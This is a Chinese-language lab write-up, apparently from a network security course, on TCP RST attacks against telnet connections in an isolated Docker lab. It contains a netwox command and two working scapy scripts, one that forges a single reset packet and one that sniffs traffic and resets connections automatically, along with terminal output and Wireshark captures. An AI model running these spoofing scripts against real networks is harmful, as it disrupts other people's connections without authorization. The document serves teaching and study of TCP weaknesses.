2. 针对telnet或ssh连接的TCP RST攻击

2.1 准备工作及相关命令

```
# 开启Server的telnet服务并查看telnet的运行状态
sudo /etc/init.d/openbsd-inetd restart
sudo netstat -a | grep telnet
```

2.2 攻击原理

TCP RST攻击可以终止两个受害者之间建立的TCP连接。 例如，如果两个用户A和B之间存在已建立的telnet连接，则攻击者可以伪造一个从A到B或从B到A的RST报文，从而破坏此现有连接。要成功进行此攻击，攻击者需要正确构建TCP RST数据包。 首先，每个TCP连接都由一个四元组唯一标识：源IP地址、源端口、目的IP地址、目的端口，因此，伪造数据包的这个四元组必须和连接中使用的一致。其次，伪造数据包的序列号必须是正确的，否则接收方会丢弃这个包。

2.3 利用netwox工具进行攻击


- 该攻击过程中的Wireshark数据见2.1.利用netwox工具进行攻击.pcapng
- 查看netwox 78工具的说明：netwox 78 --help

```
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ netwox 78 --help
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
Parameters:
 -d|--device device             device name {Eth0}
 -f|--filter filter             pcap filter
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display help for advanced parameters
Example: netwox 78
```

- 首先使用户机使用telnet连接服务机，然后攻击机使用netwox攻击：sudo netwox 78 -d docker0，之后在用户机的telnet中输入任意字符，可以发现连接断开，攻击成功

```
root@User: 172.17.0.2
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 20:11:48 CST 2022 from 172.17.0.2 on pts/0
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/11/22]seed@Server:~$ tConnection closed by foreign host.
root@User:/#

root@Attacker: 172.17.0.1
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ sudo netwox 78 -d docker0
```


- netwox发送的RST报文如下（注：编号64的报文对应编号59的报文，编号64的报文对应编号60的报文）



- 观察和解释：你的攻击是否成功？你怎么知道它是否成功？你期待看到什么？你观察到了什么？观察结果是你预想的那样吗？
    - 攻击成功；
    - 用户机的 `telnet` 连接断开且 `Wireshark` 拦截到相应报文；
    - 期待看到用户机的 `telnet` 连接断开且 `Wireshark` 拦截到相应报文；
    - 观察到了用户机的 `telnet` 连接断开且 `Wireshark` 拦截到相应报文；
    - 是。

2.4 利用 `scapy` 手动攻击

- 该攻击过程中的 `Wireshark` 数据见 `2.2.利用scapy手动攻击.pcapng`
- 首先使用户机使用 `telnet` 连接服务机，同时使用 `Wireshark` 截取报文，观察服务机向客户机发送的最后一个报文或客户机向服务器发送的最后一个报文，根据报文中的源 `IP`、源端口、目的 `IP`、目的端口，并将服务机向客户机发送的最后一个报文的 `Ack` 或客户机向服务机发送的最后一个报文的 `Seq` 作为 `RST` 报文的 `Seq`（即后文程序中的 `1713254838`）



- 根据以上拦截到的最后一个服务机发到客户机的报文，使用`scapy`构造并发送`RST`报文，程序如下


```python
#!/usr/bin/python3
from scapy.all import *

print("SENDING RESET PACKET.........")
ip  = IP(src="172.17.0.2", dst="172.17.0.3")
tcp = TCP(sport=51632, dport=23, flags="R", seq=1713254838)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

- 运行攻击程序`reset_manual.py`进行攻击：`sudo python3 ./reset_manual.py`，之后在用户机的`telnet`中输入任意字符，可以发现连接断开且输入的字符没有回显（原因是攻击报文在发送输入字符的报文前到达服务机），攻击成功

```
root@User: 172.17.0.2
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 20:21:47 CST 2022 from 172.17.0.2 on pts/0
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/11/22]seed@Server:~$ Connection closed by foreign host.
root@User:/#
```

```
root@Attacker: 172.17.0.1
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ sudo python3 ./reset_manual.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                = 4               ('4')
ihl        : BitField  (4 bits)                = None            ('None')
tos        : XByteField                        = 0               ('0')
len        : ShortField                        = None            ('None')
id         : ShortField                        = 1               ('1')
flags      : FlagsField                        = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0               ('0')
ttl        : ByteField                         = 64              ('64')
proto      : ByteEnumField                     = 6               ('0')
chksum     : XShortField                       = None            ('None')
src        : SourceIPField                     = '172.17.0.2'    ('None')
dst        : DestIPField                       = '172.17.0.3'    ('None')
options    : PacketListField                   = []              ('[]')
--
sport      : ShortEnumField                    = 51632           ('20')
dport      : ShortEnumField                    = 23              ('80')
seq        : IntField                          = 1713254838      ('0')
ack        : IntField                          = 0               ('0')
dataofs    : BitField  (4 bits)                = None            ('None')
reserved   : BitField  (3 bits)                = 0               ('0')
flags      : FlagsField                        = <Flag 4 (R)>    ('<Flag 2 (S)>')
window     : ShortField                        = 8192            ('8192')
chksum     : XShortField                       = None            ('None')
urgptr     : ShortField                        = 0               ('0')
options    : TCPOptionsField                   = []              ("b''")
[04/11/22]seed@VM:~/.../2022.04.08.TCP$
```

- scapy 发送的 RST 报文如下



- 观察和解释：你的攻击是否成功？你怎么知道它是否成功？你期待看到什么？你观察到了什么？观察结果是你预想的那样吗？
  - 攻击成功；
  - 用户机的 telnet 连接断开且 Wireshark 拦截到相应报文；
  - 期待看到用户机的 telnet 连接断开且 Wireshark 拦截到相应报文；
  - 观察到了用户机的 telnet 连接断开且 Wireshark 拦截到相应报文；
  - 是。

2.5 利用 scapy 自动攻击

- 该攻击过程中的 Wireshark 数据见 2.3.利用scapy自动攻击.pcapng
- 模仿 2.4 利用scapy手动攻击 中的手动操作过程，此次向用户机发送 RST 报文，只需监听用户机向服务机的 telnet 端口发送的报文，将该报文中的四元组中的源与目的分别交换，且取该报文的 Ack 作为攻击报文的 Seq，即可构造自动攻击程序如下，在参考程序的基础上添加监听的网卡 iface="docker0" 并填充了标注区域内的报文构造过程

```python
#!/usr/bin/python3
from scapy.all import *

SRC  = "172.17.0.2"
DST  = "172.17.0.3"
PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip = pkt[IP]

    ###############################################
    ip = IP(src = old_ip.dst, dst = old_ip.src)
    tcp = TCP(sport = old_tcp.dport, dport = old_tcp.sport, seq = old_tcp.ack, flags = "R")
    ###############################################

    pkt = ip/tcp
    send(pkt,verbose=0)
    print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof, iface="docker0")
```

- 首先使用用户机使用`telnet`连接服务机，然后攻击机使用`reset_auto.py`进行攻击：`sudo python3 ./reset_auto.py`，之后在用户机的`telnet`中输入任意字符，可以发现连接断开，攻击成功

```
root@User: 172.17.0.2
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 20:50:03 CST 2022 from 172.17.0.2 on pts/2
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/11/22]seed@Server:~$ tConnection closed by foreign host.
root@User:/#
```

```
root@Attacker: 172.17.0.1
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ sudo python3 ./reset_auto.py
Spoofed Packet: 172.17.0.3 --> 172.17.0.2
Spoofed Packet: 172.17.0.3 --> 172.17.0.2
```

- `scapy`发送的`RST`报文如下（注：编号`62`的报文对应编号`57`的报文，编号`63`的报文对应编号`59`的报文，服务机没有发送`RST ACK`报文）

```
57 2022-04-11 20:51:44.8376… 172.17.0.2  172.17.0.3  TELNET  67 Telnet Data ...
58 2022-04-11 20:51:44.8379… 172.17.0.3  172.17.0.2  TELNET  67 Telnet Data ...
59 2022-04-11 20:51:44.8381… 172.17.0.2  172.17.0.3  TCP     66 51642 → 23 [ACK] Seq=3158212780 Ack=3261952355 Win=29312 Len=0 TSval=12057116 TSecr=12057116
62 2022-04-11 20:51:44.9035… 172.17.0.3  172.17.0.2  TCP     54 23 → 51642 [RST] Seq=3261952354 Win=1048576 Len=0
63 2022-04-11 20:51:44.9373… 172.17.0.3  172.17.0.2  TCP     54 23 → 51642 [RST] Seq=3261952355 Win=1048576 Len=0

▾ Transmission Control Protocol, Src Port: 51642, Dst Port: 23, Seq: 3158212779, Ack: 3261952354, Len: 1
    Source Port: 51642
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 1]
    Sequence number: 3158212779
    [Next sequence number: 3158212780]
    Acknowledgment number: 3261952354
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
    Checksum: 0x584f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (1 byte)
▾ Telnet
    Data: t

57 2022-04-11 20:51:44.8376… 172.17.0.2  172.17.0.3  TELNET  67 Telnet Data ...
58 2022-04-11 20:51:44.8379… 172.17.0.3  172.17.0.2  TELNET  67 Telnet Data ...
59 2022-04-11 20:51:44.8381… 172.17.0.2  172.17.0.3  TCP     66 51642 → 23 [ACK] Seq=3158212780 Ack=3261952355 Win=29312 Len=0 TSval=12057116 TSecr=12057116
62 2022-04-11 20:51:44.9035… 172.17.0.3  172.17.0.2  TCP     54 23 → 51642 [RST] Seq=3261952354 Win=1048576 Len=0
63 2022-04-11 20:51:44.9373… 172.17.0.3  172.17.0.2  TCP     54 23 → 51642 [RST] Seq=3261952355 Win=1048576 Len=0

    [Header checksum status: Unverified]
    Source: 172.17.0.2
    Destination: 172.17.0.3
▾ Transmission Control Protocol, Src Port: 51642, Dst Port: 23, Seq: 3158212780, Ack: 3261952355, Len: 0
    Source Port: 51642
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3158212780
    [Next sequence number: 3158212780]
    Acknowledgment number: 3261952355
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
    Checksum: 0x584e [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
```

- 观察和解释：你的攻击是否成功？你怎么知道它是否成功？你期待看到什么？你观察到了什么？观察结果是你预想的那样吗？
    - 攻击成功；
    - 用户机的`telnet`连接断开且`Wireshark`拦截到相应报文；
    - 期待看到用户机的`telnet`连接断开且`Wireshark`拦截到相应报文；
    - 观察到了用户机的`telnet`连接断开且`Wireshark`拦截到相应报文；
    - 是。